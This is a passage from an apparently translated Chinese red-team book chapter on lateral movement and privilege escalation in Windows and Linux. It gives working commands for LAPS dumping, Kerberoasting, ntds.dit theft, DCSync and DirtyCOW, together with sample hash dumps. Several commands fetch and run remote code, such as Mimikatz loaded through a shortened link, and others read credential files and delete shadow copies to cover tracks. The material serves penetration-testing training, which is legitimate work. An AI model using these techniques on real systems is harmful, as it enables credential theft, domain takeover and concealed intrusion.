[*] Meterpreter session 5 opened (10.100.100.9:4444 -> 10.100.100.230:51401) at 2018-02-26
```

如前所述，这是一种现在少见的古老的横向移动方式。如果你仍在考虑利用本地管理员帐户，但所处的环境有 LAPS（本地管理员密码解决方案），你可以使用几个不同的将它们从 Active Directory 中转储出的工具。这假设你已经拥有一个域管理员或 Helpdesk 类型帐户的权限：

- https://github.com/rapid7/metasploit-framework/blob/master/modules/post/windows/gather/credentials/enum_laps.rb
- ldapsearch -x -h 10.100.100.200 -D “elon.muskkat” -w password -b “dc=cyberspacekittens，dc=local” “(ms-MCS-AdmPwd=*)” ms-MCSAdmPwd [https://room362.com/post/2017/dump-laps-passwords-with-ldapsearch/]

这是保持横向移动而不注销 Helpdesk 用户帐户的好方法。

从服务帐户获取凭据

如果你发现自己处于一个用户权限受限、无法从内存中提取密码、主机系统上没有密码的情况下，该怎么办...接下来该怎么办？好吧，我最喜欢的攻击之一是 Kerberoasting。

我们都知道 NTLM 存在缺陷，这是由于单向哈希（不含盐）、重放攻击和其他传统问题造成的，这也是许多公司转向采用 Kerberos 的原因。如我们所知，Kerberos 是一种安全的方法，用于对计算机网络中的服务请求进行身份验证。我们不会深入研究 Windows 中的 Kerberos 实现。但是，你应该知道域控制器通常充当票据授予的服务器；网络上的用户可以请求票据授予服务器以获取资源访问权的凭证。


什么是最严重的攻击？作为攻击者，我们可以掌握我们之前提取的目标服务帐户的任何 SPN 请求 Kerberos 服务票证。漏洞在于，当从域控制器请求服务票据时，该票证使用关联的服务用户的 NTLM 哈希加密。由于任何用户都可以请求任何票据，这意味着，如果我们可以猜测关联服务用户的 NTLM 哈希（加密票据的）的密码，那么我们现在就知道实际服务帐户的密码。这听起来可能有点令人困惑，所以让我们来看一个例子。

与以前类似，我们可以列出所有的SPN服务。这些是我们将为其提取所有 Kerberos 票据的服务帐户：

- setspn -T cyberspacekittens.local -F -Q /


我们可以将单个用户的 SPN 作为目标，也可以将所有用户的 Kerberos 票据拉入用户的内存中：

- 针对单个用户：
  - powershell Add-Type -AssemblyName System.IdentityModel;New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList “HTTP/CSK-GITHUB.cyberspacekittens.local”
- 将所有用户票据拖到内存中
  - powershell Add-Type -AssemblyName System.IdentityModel;IEX (New-Object Net.WebClient).DownloadString(“ https://raw.githubusercontent.com/nidem/kerberoast/master/GetUserSPNs.ps1 ”) | ForEach-Object {try{New-ObjectSystem.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $_.ServicePrincipalName}catch{}}
- 当然，你也可以使用 powersploit 执行此操作：
  - https://powersploit.readthedocs.io/en/latest/Recon/Invoke-Kerberoast/



如果成功的话，我们已经将一个或多个不同的 Kerberos 票证导入到受害者计算机的内存中。我们现在需要一种方法来提取票据。我们可以使用好工具 Mimikatz Kerberos 导出：

- powershell.exe -exec bypass IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/2qx4kuH'); Invoke-Mimikatz -Command '"kerberos::list /export"'



一旦我们导出这些票证，它们将仍会驻留在受害者的机器上。在我们开始破解它们之前，我们必须从它们的系统中下载它们。请记住，票据是用服务帐户的 NTLM 哈希加密的。所以，如果我们能猜到 NTLM 哈希，我们就可以读取票据，现在也知道服务帐户的密码。破解账户最简单的方法是使用一个名为 tgsrepcrack 的工具（JTR 和 Hashcat 也支持破解 Kerberoast，稍后我们将讨论）。使用 Kerberoast 破解票证：

- 使用 Kerberoast 来破解票据：
  - cd /opt/kerberoast
  - python tgsrepcrack.py [password wordlist][kirbi ticketss - *.kirbi]

在这个例子中，服务帐户 csk-github 的密码是“p@ssw0rd!”

当然，Empire 有一个 PowerShell 模块为我们做所有需要做的事情。它位于 powershell/credentials/invoke_kerberoast 目录下（https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1）。

你可以用 John the Ripper 甚至 Hashcat 来破解密码并输出结果。我以前在非常大的网络环境中运行 PowerShell 脚本时遇到过一些问题，因此，退一步的方法是使用 PowerShell 和 Mimikatz 将所有的票据都获取下来。

```
(Empire: powershell/credentials/invoke_kerberoast) > execute
(Empire: powershell/credentials/invoke_kerberoast) >
Job started: NVL9TD



TicketByteHexStream  :
Hash                 : $krb5tgs$http/csk-github.cyberspacekittens.local:544AB9
                       DBB3C0CF148D51B861618E2EDEEE9A01036EB98AFE19F8A8F6986D9
                       0F255D76CA5D0E47D28204211D4C3EED46A8569C2B10EB574F52813
                       4E5E2BC9A95AD89B6C64E958D218365FAFA79647C9E435435D4D207
                       549FF16FBBDBF1F38B667A074FFCC3B0E4209A970BEC5B788466915
                       6486018334A3CCE638C9A6BE086EECAEF9C5595FEC5888B225BC7E7
                       E14FF9E49DE62A8A5D160C3308823A2055CF8B4E138AF6311840DFF
                       2EF2D0C2ACD45E426A765437A4FC84E685AA4E9216ACE634828DDD3
                       54F50DB470D18CF7B1BA1D89CD5DB04A18E70EE453685B0E0B1A1CB
                       FEFE6EB62E7B26555969DF4B0CA4A29CF07929AFD0473E8DC2EE5B0
                       0AAA88FF31F8777E1A0C0538D1B088C795540B8CC5FACE30AEE8FD3
                       4876085B771D06860799CBEB1BF8032F98033D8F0121D7E3BEFA09F
                       5BB28E8A157A0A68199912D99D73BC5749AA79B247B9D432AA21CFD
                       CFEA3692B783E52A458B15B036DEE25ED5323B54675525AFF722CE4
                       CA865842017D429DA5737F0D6874CB7B1FB60D879FC19CA5DF67F5F
                       CA2F619B688EBFD50C31A9697A4878B8EA5BA8514218CBB64151D10
                       3A26D2E5C660C3BFAF65BFB8CCE7DF7CE41FDE3845F14B94D290286
                       E218F7B09D2C7197CB4B24ECA77370EEE116726206A29AAF872AF14
                       0E358F92F8E42393BC5D62ECAC69BF76FD85B488896FAFF160E0E1C
                       2C3F5582E8BFCB3BAB3551867E0C22D563C90EC796ECBFD0AF60317
                       18F4482E3BE347045FAFF654C4ECBC50E369ED81A417A6828B1A172
                       A0E07CBA570C7246B2961FBFB550721561D28670D19A66AE58BA9B7
                       B75201CDA044209C5541A5E8E25A85D91934D2539C2A
SamAccountName       : csk-github
DistinguishedName    : CN= csk-github CN=Users,DC=THP,DC=local
ServicePrincipalName : http/csk-github.cyberspacekittens.local
```

转储域控制器哈希

一旦我们获得了域管理访问权，从 DC 中提取所有哈希的老方法就是在域控制器上运行命令，并使用 Shadow Volume 或原始拷贝技术提取 ntds.dit 文件。

回顾磁盘卷影复制技术

由于我们确实可以访问文件系统，并且可以作为攻击者在域控制器上运行命令，因此我们希望获取存储在 ntds.dit 文件中的所有域内哈希。不幸的是，该文件不断地被读和写，即使作为系统，我们也无法读取或复制该文件。幸运的是，我们可以利用名为 Volume Shadow Copy Service 磁盘复制服务（VSS）的 Windows 功能，该功能将创建磁盘的快照副本。然后我们可以从该副本中读取 Ntds.dit 文件将其获取出来。并将其从计算机上取消，这包括窃取 Ntds.dit、System、SAM 和 Boot Key 文件。最后，我们需要清理我们的行踪并删除磁盘拷贝：

- C:\vssadmin create shadow /for=C:
- copy \?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[DISK_NUMBER]\windows\system32\config\SYSTEM.
- copy \?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[DISK_NUMBER]\windows\system32\config\SAM.

- reg SAVE HKLM\SYSTEM c:\SYS
- vssadmin delete shadows /for= [/oldest | /all | /shadow=]

NinjaCopy

Ninjacopy 是另一个工具，一旦我们在域控制器上，就可以用来获取 Ntds.dit 文件。Ninjacopy “通过读取原始磁盘卷并分析 NTFS 结构，从 NTFS 分区磁盘复制文件。这将绕过文件 DACL（任意访问控制列表）、读取句柄锁和 SACL（系统访问控制列表）。但你必须是管理员才能运行这个脚本。这可用于读取通常锁定的系统文件，如 NTDS.dit 文件或注册表配置单元。”[http://bit.ly/2HpvKwj]

- Invoke-NinjaCopy -Path “c:\windows\ntds\ntds.dit” -LocalDestination “c:\windows\temp\ntds.dit

DCSync

现在，我们已经回顾了从 DC 提取哈希的老方法，这些方法要求你在 DC 上运行系统命令，并且通常需要在该计算机上删除一些文件，让我们继续讨论新方法。最近，由 Benjamindelpy 和 Vincent Le Toux 编写的 DCSync 引入并改变了从域控制器转储哈希的玩法。DCSync 的概念是它模拟域控制器来请求该域中用户的所有哈希。这意味着，只要你有权限，就不需要运行任何域控制器上的命令，也不必删除 DC 上的任何文件。

但是要使 DCSync 工作，必须具有从域控制器中提取哈希的适当权限。通常是限于域管理员、企业管理员、域控制器用户组以及将复制更改权限设置为允许（即复制所有更改和复制目录更改）的任何人，DCSync 将允许你的用户执行此攻击。这种攻击最初是在 Mimikatz 开发的，可以使用以下命令运行：

- Lsadump::dcsync /domain:[YOUR DOMAIN] /user:[Account_to_Pull_Hashes]

更好的是，DCSync 被引入了 PowerShell Empire 这样的工具，以使其更容易实现。


Empire 模块：powershell/credentials/mimikatz/dcsync_hashdump

```
Options:

  Name      Required    Value                   Description
  ----      --------    -------                 -----------
  Active    False                               Switch. Only collect hashes for accounts
                                                marked as active. Default is True
  Domain    False                               Specified (fqdn) domain to pull for the
                                                primary domain/DC.
  Computers False                               Switch. Include machine hashes in the
                                                dump
  Forest    False                               Switch. Pop the big daddy (forest) as
                                                well.
  Agent     True        NCT53RAH                Agent to run module on.

(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > execute
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) >
Job started: AXUMR1

Administrator:500:aad3b435b51404eeaad3b435b51404ee:c744bc7a6cdd336a51dc414e0461121a:::
Guest:501:NONE:::
DefaultAccount:503:NONE:::
elon.muskkat:1000:aad3b435b51404eeaad3b435b51404ee:c744bc7a6cdd336a51dc414e0461121a:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c4c490f911826d16bb619713407e4e6d:::
neil.pawstrong:1104:aad3b435b51404eeaad3b435b51404ee:e5accc66937485a521e8ec10b5fbeb6a:::
buzz.clawdrin:1105:aad3b435b51404eeaad3b435b51404ee:3dd62c112d53e93fa44abc100792e6ff:::
kitty.ride:1106:aad3b435b51404eeaad3b435b51404ee:54f60fa820aec9fc0e1604e2d01c1bb9:::
purri.gagarin:1107:aad3b435b51404eeaad3b435b51404ee:0d2722c5bc3eca876445544a7e7f826f:::
chris.catfield:1108:aad3b435b51404eeaad3b435b51404ee:0f653bb4388e781b65cee4193e4a0894:::
kate:1112:aad3b435b51404eeaad3b435b51404ee:c744bc7a6cdd336a51dc414e0461121a:::
dade:1113:aad3b435b51404eeaad3b435b51404ee:7b4c26b2777e93ff436b6f5477687e5b:::
csk-github:1119:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
```

查看 DCSync hashdump，我们可以看到 Active Directory 中用户的所有 NTLM 哈希。此外，我们还有 krbtgt NTLM 哈希，这意味着我们现在（或在未来的活动中）可以执行 Golden Ticket attacks（黄金票据攻击）。

利用 **VPS** 在内网进行 **RDP** 横向移动


在当今世界，有了大量的新一代杀毒软件，在计算机之间横向运行 WMI/PowerShell Remoting/PSExec 并不总是最好的选择。我们还看到一些组织系统正在记录所有发生的 Windows 命令提示。为了解决这一切，我们有时需要回到基本的横向运动。使用 VPS 服务器的问题是，它只是一个没有 GUI 接口的 shell。因此，我们将配置路由和代理转发来自攻击者主机的流量，通过 VPS，然后再到被攻陷的主机，最后横向移动到下一个受害者。幸运的是，我们可以使用大部分本地工具完成任务。



首先，我们需要设置一个 VPS 服务器，启用开放到公网的多个端口，用 PTF 配置 Metasploit，并用 Meterpreter 攻陷最初的受害者。我们也可以用 Cobalt Strike 或其他框架来实现这一点，但在本例中我们将使用 Meterpreter。

我们可以利用默认的 SSH 客户机，使用本地端口转发（-L）。在这个场景中，我使用的是 Mac，但这也可以在 Windows 或 Linux 系统上完成。我们将使用 SSH 密钥通过 SSH 连接到我们的 VPS。我们还将在攻击者机器上配置本地端口，在本例中是3389（RDP），以将任何发送到该端口的流量转发到我们的 VPS。当该端口上的流量转发到我们的 VPS 时，它会将该流量发送到 VPS 上 3389 端口上的本地主机。最后，我们需要在 3389 端口上设置一个监听我们的 VPS 的端口，并使用 Meterpreter 的端口转发功能通过被攻陷的受害机器设置一个端口转发，以能连接到受害者的系统。

1. 用 Meterpreter payload 攻击受害者
2. 在我们的机器上开启 SSH，并在我们的攻击者系统上设置本地端口转发（本地监听端口 3389），以将针对该端口的所有流量发送到 3389 上的 VPS 本地主机端口。
    - ssh -i key.pem ubuntu@[VPS IP] -L 127.0.0.1:3389:127.0.0.1:3389
3. 在 Meterpreter 会话上设置一个前置端口以监听端口3389上的 VPS，并通过被攻陷的机器将该流量发送到下一个要横向移动到的服务器。
    - portfwd add -l 3389 -p 3389 -r [Victim via RDP IP Address]
4. 在我们的攻击者机器上，打开我们的 Microsoft 远程桌面客户端，将你的连接设置为你自己的本地主机 -127.0.0.1，然后输入受害者的凭据以通过 RDP 进行连接。



在 Linux 中横向移动

在 Linux 中的操作多年来变化不大。通常，如果你使用的是 dnscat2 或 Meterpreter，它们都支持自己的转发。

- dnscat2:
  - listen 127.0.0.1:9999 :22
- Metasploit
  - post/windows/manage/autoroute
- Metasploit Socks Proxy + Proxychains
  - use auxiliary/server/socks4a
- Meterpreter:
  - portfwd add –l 3389 –p 3389 –r

如果你幸运地获得了一个 SSH shell，那么我们可以通过该系统进行渗透。我们如何获得 SSH shell 呢？在许多情况下，一旦我们可以实现本地文件包含（LFI）或远程代码执行（RCE），我们可以尝试权限升级以读取 /etc/shadow 文件（和密码破解），或者我们可以利用一些 Mimimikatz 风格的方法。

与 Windows 和 Mimikatz 一样，Linux 系统也有同样的问题，密码以明文形式存储。@huntergregal 编写的工具可以转储特定进程，这些进程很可能以明文形式包含用户的密码。尽管迄今为止，这只适用于有限版本的 Linux 系统，但这个相同的概念可以在整个系统中使

用。你可以在这里准确地看到哪些系统以及从何处获取密码：

- https://github.com/huntergregal/mimipenguin

```
root@THP-LETHAL:/opt/mimipenguin# python mimipenguin.py
[SYSTEM - GNOME]        root:superlongpassword
[SYSTEM - GNOME]        root:superlongpassword
```

一旦我们在被入侵的主机上获得了凭证，并且可以通过 SSH 反弹 shell，我们就可以通过这个隧道传输流量，并在机器之间进行数据隐藏。在 SSH 中，有一些很好的特性可以让我们执行这个操作过程：


- 设置动态 Sock Proxy 以使用 proxychains 通过主机隐藏我们的所有流量：
  - ssh -D 127.0.0.1:8888 -p 22 <user>@
- 单个端口的基本端口转发：
  - ssh <user>@ -L 127.0.0.1:55555::80
- 通过 SSH 的 VPN。这是一个非常棒的特性，使得可以通过 SSH 隧道隐蔽传输第3层网络流量。
  - https://artkond.com/2017/03/23/pivoting-guide/#vpn-over-ssh

Linux 提权

Linux 权限提升在很大程度上与 Windows 类似。我们寻找可以写入的易受攻击的服务、那些棘手的错误配置、平面文件中的密码、所有的可写文件、计划任务，当然还有修补问题。

在有效和高效地分析 Linux 系统中的权限提升问题方面，我们可以使用一些工具来为我们完成所有的工作。


在我们进行任何类型的权限提升攻击之前，我首先要在 Linux 主机上进行一个良好的信息收集工作，并识别所有关于系统的信息。这包括用户、服务、定时任务、软件版本、弱信任对象、错误配置的文件权限，甚至是 Docker 信息。我们可以使用一个名为 LinEnum 的工具来为我们完成所有的累活（ https://github.com/rebootuser/linenum ）。



这是一个非常长的报告，内容是你可能想要了解的关于底层系统的所有信息，这对于未来的活动来说是非常好的。

一旦我们获得了关于系统的信息，我们就会试图看看我们是否能够利用这些漏洞中的任何一个。如果我们找不到任何可用的漏洞或服务、计划任务中的错误配置，我们将直接在系统或应用程序上进行攻击。我试着最后做这些，因为总是有一个潜在的可能性可以直接使系统挂掉。

我们可以运行一个名为 linux-exploit-suggester 的工具来分析主机系统并识别缺失的补丁和漏洞。一旦识别出漏洞，该工具还将向你提供可用 PoC 漏洞的链接。



现在，我们要利用什么呢？这就是经验和实践真正发挥作用的地方。在我的实验中，我将配置大量不同的 Linux 版本，以验证这些漏洞攻击不会使底层系统崩溃。在这个场景中，我最喜欢的一个漏洞是 DirtyCOW。

DirtyCOW 的工作原理是“在Linux内核的内存子系统处理写访问时只读私有映射 COW 情况中断的方式中发现了竞争条件。非特权本地用户可以使用此缺陷获取对其他只读内存映射的写访问权限，从而增加他们在系统上的权限。”[https://dirtycow.ninja/]

简而言之，此漏洞允许攻击者通过内核漏洞从非特权用户转到 `root` 权限。这是我们能想到的的最佳权限提升的方法！但有一个问题是它会导致一些内核崩溃，所以我们必须确保在正确的 Linux 内核上使用正确的版本。

在 Ubuntu 上测试 DirtyCOW (ubuntu 14.04.1 LTS 3.13.0-32-generic x86_64)：

- 下载 DirtyCOW payload
  - wget http://bit.ly/2vdh2Ub -O dirtycow-mem.c
- 编译 DirtyCOW payload
  - gcc -Wall -o dirtycow-mem dirtycow-mem.c -ldl -lpthread
- 运行 DirtyCOW 以访问系统
  - ./dirtycow-mem
- 关闭定期写回以使漏洞稳定
  - echo 0 > /proc/sys/vm/dirty_writeback_centisecs
- Try reading the shadow file
  - cat /etc/shadow

Linux 横向移动实验

横向移动的问题是，没有一个设置起点逐步深入的环境很难练习。因此，我们向你介绍了 CSK 网络安全实验。在这个实验中，你将在不同的设备之间进行切换，使用最近的漏洞攻击和权限提升攻击，并利用 Linux 环境中本身存在的应用程序进行攻击。

设置虚拟环境

这个虚拟实验环境的设置有些复杂。这是因为网络需要三个不同的静态虚拟机才能运行，并且你需要事先进行一些设置。所有这些都在 VMware Workstation 和 VMware Fusion 中进行了测试，因此如果你使用的是 VirtualBox，那么你可能需要对它进行适当的调整。

下载三台虚拟机：

- http://thehackerplaybook.com/get.php?type=csk-lab
- 虽然你不需要这些系统的 root 帐户，但 hacker/changeme 是用户名/密码，尽量不要更改。

所有三台虚拟机都配置为使用 NAT 网络接口。要使该实验环境正常工作，你必须在 VMware 中配置虚拟机的 NAT 设置，才能使用172.16.250.0/24网络。要在 Windows VMware Workstation 中执行此操作，请执行以下操作：

- 在开始菜单，依次点击 编辑 -> 虚拟网络编辑器 -> 更改设置
- 选择需要设置 NAT 类型的界面(我这里设置的是 VMnet8)
- 修改子网 IP 为 172.16.250.0 ，并点击 应用

在 OSX 中，操作更复杂。你需要：

- 复制原始的 dhcpd.conf 作为备份
  - sudo cp /Library/Preferences/VMware\ Fusion/vmnet8/dhcpd.conf/Library/Preferences/VMware\ Fusion/vmnet8/dhcpd.conf.bakup
- 编辑 dhcpd.conf 文件以使用172.16.250.x 而不是192.168.x.x
  - sudo vi /Library/Preferences/VMware\ Fusion/vmnet8/dhcpd.conf
- 编辑 nat.conf 以使用正确的网关
  - sudo vi /Library/Preferences/VMware\ Fusion/vmnet8/nat.conf
    - #NAT gateway address
    - ip = 172.16.250.2
    - netmask = 255.255.255.0
- 重新启动服务：
  - sudo /Applications/VMware\ Fusion.app/Contents/Library/services/services.sh --stop
  - sudo /Applications/VMware\ Fusion.app/Contents/Library/services/services.sh --start

现在，你应该能够在 NAT 模式下启动 THP Kali VM，并在172.16.250.0/24范围内获得一个 DHCP 分配的 IP。如果你这样做了，就同时启动所有其他三个实验虚拟机，然后开始黑客攻击吧。

攻击 CSK 安全网络

